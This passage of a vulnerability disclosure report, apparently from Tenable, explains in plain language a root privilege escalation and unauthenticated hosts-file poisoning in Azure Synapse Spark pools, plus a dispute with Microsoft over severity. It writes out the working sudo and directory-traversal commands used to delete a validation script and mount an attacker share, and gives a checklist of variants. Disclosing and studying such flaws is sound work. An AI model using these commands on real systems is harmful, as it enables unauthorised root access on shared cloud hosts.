Many of the keys, secrets and services reachable through attacks like these have historically allowed further movement inside a network and possible compromise of Microsoft-owned infrastructure, which could in turn expose other customers' data. The report points to two earlier Azure incidents as examples: Wiz's ChaosDB and Orca's AutoWarp. For Synapse, however, the researcher says root access is limited to the attacker's own Spark pool, and reaching anything outside it would need additional vulnerabilities chained together. Tenable remained sceptical that cross-tenant access (one customer reaching another customer's resources) is impossible with this level of access; the Synapse engineering team assured them it is not possible.
Tenable rated the issue Critical based on the context of the Spark VM itself. Microsoft considers it a Low severity defence-in-depth improvement based on the context of the whole Synapse environment. "Defence-in-depth" means an extra layer of protection rather than a hole that directly exposes data. Microsoft states that cross-tenant impact from this vulnerability alone is unlikely, if not impossible.
There is also a story about how the disclosure went. Disclosure is the process of telling a vendor about a bug and agreeing when it can be made public. The report says MSRC (Microsoft Security Response Center, the team that handles reported vulnerabilities) and the Synapse development team seemed badly out of sync. Getting a meaningful response from the case agent took far too much effort: despite many emails and messages through the researcher portal, responses only came after the researchers reached out on Twitter. Early on, Microsoft representatives seemed to agree the issues were critical. A patch for the privilege escalation was developed and applied without needing further information from Tenable, and it was done silently, with no notification, so the researchers had to discover it themselves.
In the final weeks, MSRC began to downplay the issue and classified it as a "best practice recommendation" rather than a security issue. Their statement, typos included, was: "[W]e do not consider this to be a important severity security issue but rather a better practice." The researcher's reaction was to ask: if that were true, why can snippets like the following be found throughout the Spark VMs?

Only when Tenable said it intended to publish its findings did MSRC acknowledge the issues as security-related. At the last moment of the disclosure timeline, someone from MSRC reached out and started to repair the communication problems.
The report adds that communication errors and downplaying of security issues are far from uncommon for MSRC at the time, and lists recent examples where it says MSRC failed to triage findings properly and acted in bad faith towards researchers:
- Positive Security, Windows 10 RCE: MSRC first dismissed the issue entirely; after appeals it agreed on the severity but awarded only 10% of the bounty assessment.
- Fortinet, MSDT code execution: MSRC initially claimed the "follina" zero-day had no security impact. A zero-day is a flaw that is already being exploited before the vendor has a fix.
- NETSPI, Azure CloudShell privilege escalation: researchers found users could download files and operate in the context of other users inside CloudShell; MSRC claimed this was by design.
- @j00sean, another MSDT code execution issue.
The Flaws
Privilege Escalation
The notebook functionality runs as a user account called trusted-service-user inside an Apache Spark cluster. A user account is simply the identity a program runs under, and Linux decides what that identity may do. These compute resources are provisioned to a specific Azure tenant (an organisation's own space in Azure) but managed internally by Microsoft. You can verify this by looking at the subscription ID of the nodes in the cluster, which is only visible with elevated privileges and the Azure metadata service. The metadata service is a special local service inside a cloud VM that tells the machine about itself, for example which subscription it belongs to. Seeing a subscription ID that is not the customer's is a sign of a multi-tenant environment.
Not our subscription ID
trusted-service-user has limited access to many resources on the host and is intentionally unable to interact with waagent (the Azure VM agent, a helper program that lets the cloud platform manage the machine), the Azure metadata service, the Azure WireServer service (another internal Azure service) and many other services meant only for root and other special accounts that end users do not normally have access to.
That said, trusted-service-user does have sudo access to a utility used to mount file shares from other Azure services. Sudo is a Linux mechanism that lets a normal user run a specific command as another user, usually root, without switching accounts entirely. A file share is a folder stored on a server and made available over the network, like a shared drive in an office.
The screenshot shows the Jupyter notebook code running as trusted-service-user and that account having sudo access to run a particular script without a password. In other words, the restricted account is allowed to run one specific program with full administrator power, and that program becomes the doorway.
Finding it
The sudo-able utility is filesharemount.sh. The .sh ending means it is a shell script: a plain text file of commands that Linux runs in order, like a recipe. Its header marks it as a NodeAgent installation script maintained by a Microsoft address, and it carries a deprecation warning: it uses cifs to mount a fileshare and will be deprecated once a fuse driver is implemented. Deprecated means the authors intend to replace it and no longer recommend it. Cifs is a standard protocol for accessing shared folders over a network; a fuse driver is a different, more modern way of doing the same thing. The script is clearly temporary and has likely not undergone strict review, as the deprecation warning indicates.
#!/bin/bash## NodeAgent installation script.## Maintained by [redacted]# Copyright © Microsoft Corporation. All rights reserved.## this script use cifs to mount fileshare, will be deprecated once we implement fuse driver to mount fileshareSCRIPT_DIR=”$( cd “$( dirname “${BASH_SOURCE[0]}” )” >/dev/null 2>&1 && pwd )”source ${SCRIPT_DIR}/functions.sh...
Line by line, in plain words:
#!/bin/bashtells Linux which program should interpret the file: the Bash shell.- The comment lines starting with
#are notes for humans. They say this is a NodeAgent installation script, who maintains it, the copyright line, and the deprecation warning about cifs and a future fuse driver. SCRIPT_DIR=”$( cd “$( dirname “${BASH_SOURCE[0]}” )” >/dev/null 2>&1 && pwd )”works out which folder the script itself lives in and stores that path in a variable calledSCRIPT_DIR. A variable is a named box that holds a value for later use. The$( ... )syntax means "run this command and put its output here".source ${SCRIPT_DIR}/functions.shloads another file,functions.sh, from that same folder. Sourcing means running its contents inside the current script, so any functions it defines become available. A function is a named block of commands you can call by name, like a mini recipe inside the bigger recipe.- The
...at the end means the rest of the file is omitted here for brevity.
The script sources several functions from functions.sh. Those functions are used for sanity checks throughout the main script. A sanity check is a quick test that the input looks reasonable before the script acts on it, like a bouncer checking IDs at the door. For example, this one determines whether a given mount point is valid before attempting to unmount it. A mount point is the folder where a remote share appears on the local machine, like the drive letter you see in a file manager.
...if [ “$commandtype” = “unmount” ]; then check_if_is_valid_mount_point_before_unmount $args umount $args rm -rf $args exit 0fi...
Line by line:
if [ “$commandtype” = “unmount” ]; thenchecks whether the command type the user asked for is "unmount", meaning detach a share that is currently attached.check_if_is_valid_mount_point_before_unmount $argscalls the sanity check function on the supplied arguments, to confirm the mount point is one the script is willing to touch.umount $argsdetaches the share.rm -rf $argsdeletes the folder and everything inside it.rmis the remove command;-rmeans recursive, go into subfolders;-fmeans force, do not ask for confirmation. This is the dangerous line: it deletes whatever path it is given.exit 0stops the script and reports success.ficloses theifblock.
The end of the main script is where the interesting behaviour sits:
...chown -R ${TRUSTED_SERVICE_USER}:${TRUSTED_SERVICE_USER} “$mountPoint”uid=$(id -u ${TRUSTED_SERVICE_USER})gid=$(id -g ${TRUSTED_SERVICE_USER})mount -t cifs //”$account”.file.core.windows.net/”$fileshare” “$mountPoint” -o vers=3.0,uid=$uid,gid=$gid,username=”$account”,[redacted] [ “$?” -ne “0” ]; then check_if_deletable_folder “$mountPoint” rm -rf “$mountPoint” exit 1fi
Line by line:
chown -R ${TRUSTED_SERVICE_USER}:${TRUSTED_SERVICE_USER} “$mountPoint”changes the owner of the mount point folder, recursively, to the trusted service user.chownmeans change owner.uid=$(id -u ${TRUSTED_SERVICE_USER})asks the system for the numeric user ID of the trusted service user and stores it inuid.gid=$(id -g ${TRUSTED_SERVICE_USER})does the same for the group ID, stored ingid. A group is a set of accounts that share permissions.mount -t cifs //”$account”.file.core.windows.net/”$fileshare” “$mountPoint” -o vers=3.0,uid=$uid,gid=$gid,username=”$account”,[redacted] attaches a remote Azure file share at the mount point using the cifs protocol. The-o` part passes options: protocol version, which local user and group should own the files, and the username and password (the account key) for the remote share.if [ “$?” -ne “0” ]; thenchecks whether the previous command failed.$?holds the exit status of the last command, and-ne 0means "not equal to zero". In Linux, zero means success, so a non-zero value means failure.check_if_deletable_folder “$mountPoint”runs another sanity check fromfunctions.sh, asking whether this folder may be deleted.rm -rf “$mountPoint”deletes the mount point folder and its contents.exit 1stops the script and reports failure.ficloses theifblock.
So another check function from functions.sh is used here, but this time the check is keyed off the mount command succeeding a few lines earlier. If the mount fails, the mount point is deleted with rm -rf. Supply a mount point that passes all sanity checks up to this point and invalid file share credentials, and the rm command in the snippet can be triggered. That is the trick: the script deletes a folder of the user's choosing, with root power, whenever the remote login fails.
Exploitation
Step 1: delete the sanity checks
The first move is to use that rm to get rid of functions.sh, and with it all of the sanity check functions. The full command used for file deletion:
sudo -u root /usr/lib/notebookutils/bin/filesharemount.sh mount mountPoint:/synfs/../../../usr/lib/notebookutils/bin/functions.sh source:https://[redacted] accountKey:invalid 2>&1
Line by line:
sudo -u rootruns the following command as the root user. This is the special permission the restricted account was granted./usr/lib/notebookutils/bin/filesharemount.shis the path of the script being run.mountis the command type passed to the script, telling it to attach a share.mountPoint:/synfs/../../../usr/lib/notebookutils/bin/functions.shis the folder the script should treat as the mount point. The..pieces mean "go up one folder", so this path starts inside/synfsand then climbs back out of it until it reaches the folder holdingfunctions.sh. This is called directory traversal: using..to walk out of the place you were supposed to stay in.source:https://[redacted]is the remote share to attach.accountKey:invalidis a deliberately wrong password for that share, so the attach will fail.2>&1sends error messages into the normal output, so everything appears in one place.
The functions.sh file only checks that the mount point begins with /synfs before deciding it is valid. A simple directory traversal (/synfs/../../../...) therefore bypasses that function. The mount itself is pointed at a share with an invalid accountKey, so the cifs mount fails and the failure branch runs rm -rf against the traversed path. In plain terms: the guard only looks at the first word of the address, the address then walks out of the guarded area, the remote login fails on purpose, and the cleanup step deletes the guard file itself.
Step 2: mount a replacement utility
With the checks gone, the existing filesharemount.sh utility can be removed and a replacement mounted in the same directory, which still has sudo access. The researcher created a test share using the Gen2 Storage service in Azure and put a file in it called filesharemount.sh whose contents are id, to demonstrate the execution privileges now granted. The id command simply prints who you are and which groups you belong to, so if it runs as root, the output proves root power.
The mount command:
sudo -u root /usr/lib/notebookutils/bin/filesharemount.sh mount mountPoint:/synfs/../../../usr/lib/notebookutils/bin/ source:https://[redacted] accountKey:REDACTED 2>&1
Line by line:
sudo -u rootagain runs the command as root.- The script path is the same utility as before.
mountasks it to attach a share.mountPoint:/synfs/../../../usr/lib/notebookutils/bin/is the folder where the share should appear. This time the traversal lands on the directory that holds the utility itself, not on a single file.source:https://[redacted]is the researcher's own test share.accountKey:REDACTEDis the real key for that share, hidden here.2>&1merges errors into the output.
This mounts the attacker-controlled share over the directory holding the utility, which still has sudo access. It is like swapping the recipe card in a locked kitchen: the kitchen still trusts the card, but the card now says something else. Checking access afterwards:
Step 3: hosts file poisoning
Each Spark pool has a host running a service called HostResolver, found at /opt/microsoft/Microsoft.Analytics.Clusters.Services.HostResolver.dll on each node in the Synapse environment. A service is a program that runs in the background and answers requests, like a receptionist. The .dll ending shows it is a .NET program. It manages the hosts file for all hosts in the Spark cluster, so administrators can address each host by a preset hostname instead of tracking IP addresses, which change with the pool's scaling features. Scaling means adding or removing machines automatically as demand changes, which is exactly why fixed addresses are awkward.
The service has no authentication. Authentication is the step where a service checks who is asking before answering, like a receptionist asking for ID. Without it, anyone who can reach the service is served. A low-privileged user can therefore overwrite the hosts file on all nodes in their Spark pool and snoop on services and traffic they are not intended to see. On its own this is not a game-changing vulnerability, but it warrants a patch for its potential as a critical piece of a larger exploit chain. An exploit chain is a series of small flaws used one after another, where each step makes the next possible.
A view of the information used by each host:
Output:
The hostresolver can be queried like this:
When a new host is added to the pool, a register request is sent to the hostresolver, which parses it and sends an update to all other hosts in the pool to update their hosts file. If the entry already exists, it is overwritten. A request here means a message sent to the service asking it to do something; parsing means reading that message and working out what it says.
The register request:
The updated hosts file:
The change propagates to all hosts in the pool. With no authentication on the service, the hosts file on all nodes can be modified arbitrarily by submitting register requests by hand. If these hosts were provisioned under the attacker's own subscription ID, this would not matter, since they would already have full control of them. They do not own these hosts, which makes it a slightly bigger problem.
When the issue was originally reported, communicating to hosts outside one's own Spark pool was possible. That appears to have been a separate issue: it was fixed during the course of the research and not publicly disclosed by Microsoft. The new inability to communicate outside the pool severely limits the impact of this flaw by itself, which now requires other flaws to achieve greater impact. At the time of writing, the hosts file poisoning flaw remains unpatched.
Root cause
The privilege escalation comes from the combination of a sudo-able script and its own sanity checks. filesharemount.sh sources validation functions from functions.sh, and the mount point validation only checks the /synfs prefix, so directory traversal passes it. The failure path then runs rm -rf on the user-supplied mount point, and because the script runs with sudo, the deletion happens with elevated rights. Once functions.sh is gone, the remaining checks cannot run, and the same mount mechanism can place an attacker-controlled filesharemount.sh in the sudo-able directory. The script's deprecation warning suggests it was temporary and likely did not go through the normal QA channels. QA means quality assurance, the testing process a product normally goes through before release.
The hosts file poisoning comes from HostResolver accepting register requests without any authentication, so any low-privileged user in the pool can rewrite the hosts file on every node.
Impact
Within the Spark VM, the privilege escalation reaches root. Access by a root user is limited to their own Spark pool; reaching resources outside the pool would require additional vulnerabilities chained together. Microsoft considers it a Low severity defence-in-depth improvement based on the context of the Synapse Analytics environment as a whole, and states that cross-tenant impact from this vulnerability alone is unlikely, if not impossible. Tenable remains sceptical that cross-tenant access is impossible with the level of access gained, while the Synapse engineering team has assured that it is not possible.
The hosts file poisoning lets a user redirect subsets of traffic and snoop on services they otherwise cannot see, but only within their own pool, since communication outside the pool was fixed during the research.
Fix
The privilege escalation was patched: a fix was developed and implemented without further information or clarification being required from Tenable, and it was made silently, with no notification to the researcher. The hosts file poisoning flaw remained unpatched at the time of writing. The report does not describe the specific code changes made.
Variants to test
- Look for sudo-able helper scripts that source validation functions from a separate file. A positive result is a script whose checks can be removed or bypassed by deleting or overwriting that file through a path the script itself controls.
- Test mount point and path validation for prefix-only checks such as
/synfs. A positive result is a traversal like/synfs/../../../...that passes validation and reaches a path outside the intended directory. - Look for failure branches that run
rm -rfon user-supplied paths under sudo. A positive result is deletion of a file the user should not be able to remove. - Look for directories that are both sudo-able and writable through a mount or share mechanism. A positive result is replacing a privileged script with attacker-controlled content and seeing it execute.
- Probe internal cluster services such as HostResolver for register or update endpoints without authentication. An endpoint is a specific address a service listens on for requests. A positive result is an accepted request that changes the hosts file on other nodes in the pool.
- Check whether such a service can reach hosts outside the caller's own pool. A positive result is a propagated entry affecting nodes the user does not own, though note that this was fixed during the research by node-level firewalling. A firewall is a filter that decides which network traffic is allowed through.
Key takeaways
Patching in cloud environments is largely out of end-users' control. Customers are entirely dependent on the cloud providers to fix reported issues. The good news is that once an issue is fixed, it is fixed, and customers generally have nothing to do because it all happens behind the scenes.
The bad news is that cloud providers rarely give notice that a security flaw was ever present. Cloud vulnerabilities rarely receive CVEs, because they are not static products. A CVE is a public catalogue number for a known vulnerability, the kind of identifier you see in security news. Cloud services are ever-changing and there is no accountability requirement to notify users of security-related changes.
It does not matter how good a vendor's software supply chain is if parts of the process or product do not rely on it. The filesharemount.sh script and other scripts found on these hosts carry clear deprecation warnings and do not appear to go through the normal QA channels. Chances are it was a temporary script to enable necessary functionality, intended to be replaced later, but that later never arrived and it became a fairly critical component, a situation any software engineer will recognise.
Because these environments change so much, it is hard for researchers to judge the impact of their findings accurately, given strict rules of engagement and changes happening during the research. Rules of engagement are the vendor's written rules about what a researcher may and may not do while testing.
For example, in the hosts file poisoning discussed here, the researchers noticed they could change hosts files in pools outside their own, but this was fixed at some point during the disclosure process by introducing more robust firewalling rules at the node level. They also noticed many changes to features of the service during the research, which they later learned were the work of Orca Security during their SynLapse research.
On a final note, while the researchers respect those who go the extra mile to compromise customer data and internal vendor secrets, they believe it is in everyone's interest to follow the rules set by each cloud vendor. With so many moving pieces and configurations outsiders cannot see, breaking the rules of engagement could have unintended consequences. This does, however, create a catch-22 for researchers: the vendor can claim a report does not adequately demonstrate impact, but also claim a researcher violated the rules of engagement if they do take the extra steps.
For more information on these issues and their disclosure timelines, the report points to two Tenable Research advisories:
- https://www.tenable.com/security/research/tra-2022-19
- https://www.tenable.com/security/research/tra-2022-20
Glossary
- Azure: Microsoft's cloud platform, where customers rent computing resources over the internet.
- Synapse Analytics: a Microsoft Azure service for machine learning, data aggregation and other computational work.
- Jupyter notebook: a browser page of code blocks that can be run one at a time, each showing its result.
- Virtual machine (VM): a computer that exists as software, sharing physical hardware with other VMs.
- Cluster: a group of machines working together as one system.
- Apache Spark: the data-processing system Synapse uses underneath to run code across a cluster.
- Permissions: the rules about what a program or account is allowed to do.
- Privilege escalation: gaining more permissions than you were given.
- Root: the all-powerful administrator account on a Linux machine.
- Multi-tenant: one provider's machines serving many different customers at once.
- Subscription (Azure): the billing and ownership account for a set of cloud resources.
- Tenant: an organisation's own separate space in a cloud service.
- Hosts file: a small local file mapping names to IP addresses, like a private phone book.
- IP address: the numeric address computers use to find each other on a network.
- Hosts file poisoning: rewriting the hosts file so traffic goes somewhere the user chooses.
- Spark pool: the group of Spark machines assigned to one user.
- Bug bounty program: a scheme where a company pays researchers for reporting security bugs.
- High-impact scenarios: Microsoft's heading for products and scenarios where a bug could do the most damage to customers.
- Cross-tenant access: one customer reaching another customer's resources.
- Defence-in-depth: an extra layer of protection rather than a hole that directly exposes data.
- Disclosure: the process of reporting a bug to a vendor and agreeing when it can be made public.
- MSRC: Microsoft Security Response Center, the team that handles reported vulnerabilities.
- Zero-day: a flaw already being exploited before the vendor has a fix.
- User account: the identity a program runs under, which decides what it may do.
- Metadata service: a local service inside a cloud VM that tells the machine about itself, such as its subscription ID.
- waagent: the Azure VM agent, a helper program that lets the cloud platform manage the machine.
- WireServer: an internal Azure service the restricted account is not meant to reach.
- Sudo: a Linux mechanism letting a normal user run a specific command as another user, usually root.
- File share: a folder stored on a server and made available over the network.
- Shell script: a plain text file of commands that Linux runs in order.
- Deprecated: intended to be replaced and no longer recommended.
- Cifs: a standard protocol for accessing shared folders over a network.
- Fuse driver: a different, more modern way of mounting file shares.
- Variable: a named box holding a value for later use.
- Function: a named block of commands that can be called by name.
- Sourcing: running another file's contents inside the current script so its functions become available.
- Sanity check: a quick test that input looks reasonable before acting on it.
- Mount point: the local folder where a remote share appears.
- Mount / unmount: attaching a remote share to a local folder, or detaching it.
- rm -rf: the Linux delete command with recursive and force options, removing folders and contents without asking.
- chown: the Linux command that changes who owns a file or folder.
- Group: a set of accounts that share permissions.
- Exit status: the number a command leaves behind to say whether it succeeded; zero means success.
- Directory traversal: using
..to walk out of the folder you were supposed to stay in. - Service: a program running in the background that answers requests.
- Authentication: the step where a service checks who is asking before answering.
- Exploit chain: a series of small flaws used one after another, each making the next possible.
- Request: a message sent to a service asking it to do something.
- Parsing: reading a message and working out what it says.
- Endpoint: a specific address a service listens on for requests.
- Firewall: a filter that decides which network traffic is allowed through.
- QA: quality assurance, the testing a product normally goes through before release.
- CVE: a public catalogue number for a known vulnerability.
- Rules of engagement: a vendor's written rules about what a researcher may and may not do while testing.
- Scaling: automatically adding or removing machines as demand changes.


